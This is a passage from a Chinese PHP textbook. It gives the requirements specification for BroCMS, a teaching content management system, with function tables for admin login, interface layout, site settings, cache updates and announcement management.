在层次式小组中，组内人员分为三级：组长（项目负责人）一人负责全组工作，他直接领导两到三名高级程序员，每位高级程序员通过基层小组，管理若干位程序员。这种结构比较适合于项目本身就是层次结构的课题。

合理地配备人员是成功地完成软件项目的切实保证。所谓合理地配备人员，应包括按不同阶段适时

运用人员，恰当掌握用人标准。一般来说，软件项目不同阶段，不同层次技术人员的参与情况是不一样的。在人力配备问题上，由于配置不当，很容易造成人力资源的浪费，并延误工期。特别是采用恒定人员配备方案时，在项目的开始和最后都会出现人力过剩现象，而在中期又会出现人力不足的现象。

27.10 项目参考

在本章介绍的一些项目开发流程中，需要很多开发文档。本书以一个 CMS 项目（BroCMS）为例，在后面三个章节中分别提供了开发中最重要的三个文档。在本书的附录 A 中，为读者提供了一份详细的 PHP 编码规范文档。BroCMS 项目的源码存放在本书的配套光盘中，这个项目是在 BroPHP 框架基础上开发的，读者可以参考它去开发自己的项目，也可以提取部分功能直接应用到自己的项目中。另外，在本书的配套光盘中除为读者提供一个 CMS 项目之外，还为读者提供了其他 4 种类型的项目，包括 SNS、电子商城、BBS 和 Blog 的项目源码、文档和视频介绍。

第28章

需求分析说明书

www.brophp.com

内容管理系统（BroCMS）

文件状态：	文件标识：	LAMP 兄弟连-BroCMS-01
[ ] 草稿	当前版本：	V2.0
[√] 正式发布	作　　者：	高洛峰
[ ] 正在修改	完成日期：	2011-11-11

LAMP 兄弟连（北京易第优教育）

BroCMS

版本历史

版本/状态	作　者	参 与 者	起止日期	备　注
V1.0	高洛峰	教学组成员	2009-11-05 2009-11-20	《细说 PHP》第 1 版
V2.0	高洛峰	教学组成员	2011-11-15 2011-11-30	《细说 PHP》第 2 版

28.1 文档介绍

CMS 是 Content Management System 的缩写，即“内容管理系统”，即使用“系统”对网站的“内容”进行“管理”。BroCMS 的需求分析是认真查了用户对内容管理系统的需求后，根据 CMS 系统的业务分类、业务操作规程及数据结构等具体要求，调查了公司的业务范围、业务逻辑结构、业务操作规程、业务详本、业务数据规格，确定了系统性能要求、系统运行支持环境要求、数据项的名称、数据类型、

数据规格。这一切都为下一步工作奠定了良好的基础。

本系统的需求说明书全面、概括地描述了 CMS 系统所要完成的工作，使软件开发人员和用户对本系统中的业务流程及功能达成共识。通过本需求说明书，可以全面了解 CMS 系统所要完成的任务和所能达到的功能。

28.1.1 编写说明

此需求文档对公司正待开发的 CMS 系统做了比较全面的需求分析，对被开发软件系统的主要功能、性能进行完整描述。现以书面的形式将项目开发生命周期中的项目任务范围、项目团队组织结构、团队成员的工作责任、团队内外沟通协作方式、开发进度、检查项目工作等内容描述出来。目的如下：

（1）作为项目相关人员之间的共识和约定，是软件系统开发技术协议的参考依据，为双方提供参考。

（2）为软件开发者进行详细设计和编程提供基础。

（3）保证项目开发人员按时保质地完成预定目标，更好地了解项目实际情况，按照合理的顺序开展工作。

（4）作为项目生命周期内的所有项目活动的行动基础，使相关工作人员能了解到用户需求，并在开发、测试、验收、推广及维护过程中依据。

28.1.2 项目背景

内容管理系统（CMS）具有许多基于模板的优秀设计，可以加快网站开发的速度和减少开发的成本。CMS 的功能并不仅限于文本处理，也可以处理图片、Flash 动画、声像流、图像甚至电子邮件档案等。设计 CMS 的出发点是为了方便一些对于各种网络编程语言并不是很熟悉的用户用一种比较简单的方式来管理自己的网站。也就是可以让你不需要学习复杂的建站技术，不需要学习太多复杂的 HTML 语言，就能够利用 CMS 构建出一个风格统一、功能强大的专业网站。该项目开发的目的主要是作为《细说 PHP》的读者，以及 LAMP 兄弟连的学员在学习期间的一个标准化参考项目。

28.1.3 读者对象

系统应用人员（应用用户）；
美工设计人员（开发人员）；
程序开发者（开发人员）；
另外，PHP 新人项目设计和学习的参考文档 （本书读者）。

28.1.4 参考资料

《细说 PHP》第 2 版；
《软件需求分析》；
内容管理系统（CMS）设计方案；
内容管理系统（CMS）项目审批表；

LAMP 兄弟连有关的规章制度。

28.1.5　术语与缩写解释

缩写、术语	解　　释
CMS	内容管理系统
LAMP 兄弟连	北京易第优教育咨询有限公司
教程	《细说 PHP》
BroPHP	开源免费的超轻量级 PHP 框架
BroCMS	该 CMS 项目的名称
DFD 图	数据流图（Data Flow Diagram）：简称 DFD，它从数据传递和加工角度，以图形方式来表达系统的逻辑功能、数据在系统内部的逻辑流向和逻辑变换过程，是结构化系统分析方法的主要表达工具及用于表示软件模型的一种图示法

28.2　任务概述

项目的需求说明是非常重要的，不仅可以让程序员了解产品的需求，知道开发的目标结果，也可以让系统应用人员了解业务流程设计是否完善。所以在项目需求说明书中，必须有详细的系统功能说明及用户的操作介绍。

28.2.1　产品的描述

BroCMS 系统作为 LAMP 兄弟连定制的内容管理系统，旨在为 LAMP 兄弟连的学员及《细说 PHP》的读者提供一个可以参考的标准化的项目开发全过程，当然也可以让一些非技术人员通过本系统轻松建设自己的站点，让你在任何时间、任何地点，通过网络方便地“生活”，不仅是信息传递与获取，还可以进行群体交流和资源共享，展示自我，为个人发展带来新机遇。通过本系统的应用可达到对网页的内容分类排版、文章内容的发布、用户之间的文章管理与交流。通过对 CMS 的调查分析，BroCMS 项目主要分为门户网站和后台管理系统两个部分应用。

1．门户网站

用户分为访客和会员，访客可以在网站上浏览频道、浏览文章、搜索文章等。会员可以发布文章、对文章进行评论、加好友、发站内信、收藏文章等。

2．后台管理系统

后台管理系统的用户分为超级管理员、网编与内容管理员三种角色：网编可进行系统设计、管理栏目分类、友情链接管理及公告管理；内容管理员可以管理文章和幻灯片；超级管理员有所有权限，包括管理用户和用户组。


28.2.2 系统目标

根据需求分析和描述及与用户的沟通，现制定网站实现目标如下：

- 系统采用人机对话方式，界面美观友好，界面简洁，框架清晰，美观大方。
- 灵活快速地发布文章信息；
- 内容查询灵活、方便，数据存储安全可靠；
- 实施强大的后台审核、栏目部署功能；
- 实现强大的搜索功能，支持模糊查询。

28.2.3 系统功能结构

根据内容管理系统（CMS）的特点，可以将其分为前台和后台两个应用，前台应用包括内容展示和个人中心两部分，而后台应用则分为平台操作管理、系统管理频道、内容管理频道和用户管理频道 4 个部分。其中各个部分及其包括的具体功能模块如图 28-1 所示。



28-1 BroCMS 系统功能模块划分

28.2.4 系统流程图

内容管理系统模块为浏览者、会员、网站管理者等提供一个交流平台，根据角色的不同，分别拥有不同的操作权限，BroCMS 的操作流程如图 28-2 所示。




图 28-2　前台用户操作流程图

在内容管理系统中，浏览者也就是普通游客只能够查看文章；注册的会员既可以查看文章，也可以发布和回复文章等；管理员则既是普通用户又可以登录后台对系统进行管理。后台管理的用户操作流程如图 28-3 所示。




图 28-3　管理员登录系统后台的操作流程

管理员登录内容管理系统时，需要执行以下步骤。

（1）身份验证，只有具有管理用户、网站编辑和管理文章的权限的用户才能管理后台。

（2）根据不同的角色有不同的操作权限，超级管理员具有所有权限。

28.3 业务描述


虽然通过系统概述可以让我们了解到一些系统的功能结构和操作流程，但并不够详细，不能体现出项目的具体需求。所以就需要通过对业务的详细描述让开发者和应用用户更深入地了解系统的需求。对功能构成及描述的规定包括按业务类型分类，逐条列出实现的各项业务，以及对业务的详细描述，对系统需求的统一规定及要求，并对每一业务流程进行描述，说明各功能模块的简单实现。其中对各功能模块的描述应包括：

- 功能概述；
- 操作权限；
- 输入；
- 处理过程；
- 输出。

业务描述应详细准确，无二义性，以作为将来开发、测试和验收的标准。

28.3.1 后台登录管理

1. 功能构成


功能名称	后台登录管理		功能编号	F01	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某			完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某			修改时间	2011-11-5
功能修改批准者	峰某某	功能修改者	高洛峰		修改次数	2
功能框图：  						
说明	实现用户登录操作，并进入系统的管理。 1. 登录信息录入 进入后台的统一操作，通过操作登录界面录入正确的用户名称、密码及验证码信息后，再经过系统处理后才能进入管理平台进行操作					

2. 功能描述

功能需求表 f0101 登录信息录入

功能描述	实现用户登录操作
操作权限	具有用户管理、文章管理、网站设置三者之一的权限即可
输入	用户名称、用户密码、验证码

续表

加工 （处理过程）	除了验证码和其他条件验证以外，最主要的是根据用户名称和密码作为查询条件，在所有系统用户中进行查找，如果查找到并具有相应的操作权限，则可以顺利进入到后台操作平台，如果失败，则返回重新登录。
输出	用户全部信息及权限信息
DFD 图	业务数据流程： 
注释	处理用户信息前一定要先进行验证（都不能为空，验证码确认）

3．功能预览（如图 28-4 所示）




图 28-4　用户登录原型图

28.3.2　后台操作界面管理

1．功能构成

功能名称	后台操作界面管理	功能编号	F02	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某		完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某		修改时间	2011-11-5
功能修改批准者	蜂某某	功能修改者	高洛峰	修改次数	1
功能框图：  					
说明	系统的重要操作都需要登录到后台才能操作，所以后台的操作界面为管理员提供一个管理平台，共分为 4 个部分。 1．顶部信息管理 在操作平台的顶部显示登录的用户信息及用户所在的用户组信息，并提供进入网站首页的操作，以及退出平台的操作。				

续表


	2．频道菜单管理 在操作平台的左边提供了频道的选择和每个频道对应的操作菜单，用户操作时先选择对应的频道，再通过功能菜单进入相应的操作界面。 3．主操作区管理 在操作平台中部的右边有一个最大的操作区域，就是主操作区。如果没有选择操作，则默认提示一些系统说明，如果选择操作，则是对应的操作界面。 4．底部信息管理 在操作平台的底部则是软件的版权信息和快速操作菜单，通过快速操作菜单可以直接定位到需要查看或需要编辑的模块

2．功能描述

功能需求表 f0201 顶部信息管理

功能描述	顶部信息管理
操作权限	具有用户管理、文章管理、网站设置三者之一的权限即可
输入	无
加工 （处理过程）	根据用户登录后设置的会话信息中提取出用户名称，以及用户所在组中的名称，显示在操作平台的顶部，提供登录用户进行操作
输出	用户名和用户所在组的名称
DFD 图	业务数据流程： 
注释	如果需要管理的内容频道比较多，则需要在顶部信息管理中提供频道选择

功能需求表 f0202 频道菜单管理

功能描述	频道菜单管理
操作权限	有用户管理、文章管理、网站设置三者之一的权限即可
输入	无
加工 （处理过程）	根据登录用户的权限不同，显示具有相应操作权限的菜单项
输出	具有相应操作权限的菜单项
DFD 图	业务数据流程： 
注释	如果需要管理的内容频道比较多，则需要将频道放入顶部中，如果某个频道菜单项比较多，则需要在界面中提供缩放功能

功能需求表 f0203 主操作区管理

功能描述	主操作区管理
操作权限	有用户管理、文章管理、网站设置三者之一的权限即可
输入	选择的菜单项
加工（处理过程）	根据用户选择的菜单项，显示相应的操作界面
输出	主操作界面
DFD 图	业务数据流程： 
注释	主操作区默认和频道切换时都会显示系统说明信息

功能需求表 f0204 底部信息管理

功能描述	底部信息管理
操作权限	具有用户管理、文章管理、网站设置三者之一的权限即可
输入	无
加工（处理过程）	根据不同的用户权限，获取具有操作权限模块的记录总数，显示在底部信息栏中
输出	各个模块的内容操作总数
DFD 图	业务数据流程： 
注释	可以通过单击快速定位到用户需要操作的模块

3. 功能预览（如图 28-5 所示）


图 28-5　后台管理平台原型图

28.3.3 常规管理

1. 功能构成

功能名称	常规管理	功能编号	F03	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某		完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某		修改时间	2011-11-5
功能修改批准者	峰某某	功能修改者	高洛峰	修改次数	3

功能框图：



说明

常规管理模块包括获取系统的环境信息、网站系统的一些基本设置和更新前台页面静态缓存三个部分组成。各部分详细说明如下：

1. 系统信息

通过系统信息可以了解到服务器的环境、各软件的版本、扩展模块的安装和开启情况，以及一些功能限制，通过对这些系统环境的查看，就可以根据自己网站的需要，对这些服务器现有的配置进行调整。

2. 基本设置

为了方便用户操作，在基本设置中为用户提供了一个图形化的修改系统配置的接口。可以让用户完成前台模板风格的切换、设置文章和图片分页中每页显示数目、更改水印图片和水印图片位置、对图片上传后的最大尺寸进行限制和指定缩略图大小、开启前台页面的静态缓存和指定缓存时间，以及网站中一些 SEO 的设置。

3. 更新缓存

在缓存功能开启时，如果页面栏目和文章内容有所改动，就需要及时更新页面的静态缓存，达到页面内容动态更新的效果

2. 功能描述

功能需求表 f0301 获取系统信息

功能描述	系统信息
操作权限	需要网站设置权限
输入	无
加工（处理过程）	根据现有的服务器环境进行分析处理，获取必要的环境信息并显示给用户
输出	Web 服务器环境、域名、PHP 版本、GD 库版本、FreeType 字体支持、MySQL 版本、文件上传信息、数据库使用情况，以及脚本最大执行时间
DFD 图	业务数据流程： 
注释	可以根据自己网站的需要，对这些服务器现有的配置进行调整

功能需求表 f0302 对网站进行一些基本的设置

功能描述	基本设置
操作权限	需要网站设置权限
输入	前台显示风格、文章和图片每页显示数目、水印图片、水印位置、缩略图尺寸、图片上传后的最大尺寸、缓存开关、网站标题、设置网站关键字、网站描述
加工 （处理过程）	根据用户在表单中设置或改变的内容，修改配置文件，并重新显示给用户
输出	修改后的配置信息
DFD 图	业务数据流程（改同下）： 
注释	水印一般为网站的 LOGO 图片

功能需求表 f0303 更新缓存

功能描述	更新前台页面的静态缓存
操作权限	需要网站设置权限
输入	无
加工 （处理过程）	清除所有前台页面的静态缓存
输出	成功或失败的提示信息
DFD 图	业务数据流程：无
注释	无

3. 功能预览（如图 28-6 所示）




图 28-6　常规管理原型图

28.3.4 公告管理

1. 功能构成

功能名称	公告管理	功能编号	F04	设计者	高洛峰
功能需求提出者（单位、姓名）		LAMP 兄弟连 高某某		完成时间	2011-11-5
功能修改提出者（单位、姓名）		LAMP 兄弟连 洛某某		修改时间	2011-11-5
功能修改批准者	峰某某	功能修改者	高洛峰	修改次数	1

功能框图：

说明

公告可以及时并动态地发布管理者的公开信息，公告管理系统也是网站中一个常用的组件，它可以浏览查询、撰写、编辑和删除公告。

1. 撰写公告

通过系统提供的表单界面撰写并发布新的公告。

2. 查询公告

可以根据多种条件筛选出需要处理的公告列表。

3. 公告排序

在查询列表中可以改变公告显示的顺序。

4. 编辑公告

和添加公告类似，对已发布的公告进行编辑修改。

5. 删除公告


对已经过期的或已经不需要的公告可以进行删除

2. 功能描述


功能需求表 f0401 添加公告信息

功能描述	撰写公告
操作权限	需要网站设置权限
输入	公告标题、标题颜色、起始日期、截止日期、公告内容、显示状态
加工 （处理过程）	对用户输入的公告信息进行检查并添加到数据库的公告记录中
输出	全部公告记录
DFD 图	业务数据流程： 
注释	公告的标题、公告内容及起始日期必须录入

功能需求表 f0402 查询公告信息

功能描述	查询公告
操作权限	需要网站设置权限
输入	显示 | 不显示 | 无期限的 | 过期的 | 没到期的 | 全部显示 其中的一个条件
加工 （处理过程）	通过查询条件到数据库的公告记录中查出满足条件的记录
输出	符合条件的公告记录
DFD 图	业务数据流程： 
注释	深色的记录被设置为不显示； 如果结束时间为红色表示已经过期； 如果开始时间为蓝色表示还没有到期


功能需求表 f0403 公告排序

功能描述	公告排序
操作权限	需要网站设置权限
输入	公告编号、顺序号
加工 （处理过程）	通过每个公告的编号和提交的对应顺序号对公告重新进行排序
输出	排序后的公告记录
DFD 图	业务数据流程： 
注释	可以通过输入整数改变公告显示顺序，按从小到大的排列顺序

功能需求表 f0404 修改公告信息

功能描述	修改公告
操作权限	需要网站设置权限
输入	公告编号、公告标题、标题颜色、起始日期、截止日期、公告内容、显示状态
加工 （处理过程）	对用户输入的公告信息进行检查并修改数据库中原来的公告记录
输出	全部公告记录

续表

DFD 图	业务数据流程： 
注释	公告的标题、公告内容及起始日期必须输入

功能需求表 f0405 删除公告信息

功能描述	删除公告
操作权限	需要网站设置权限
输入	公告编号
加工 （处理过程）	根据提供的公告编号对数据中的公告记录进行删除
输出	全部公告记录
DFD 图	业务数据流程：
注释	如果公告中有图片发布，删除公告时一定要将公告中发布的图片一起删除

3．功能预览（如图 28-7 所示）

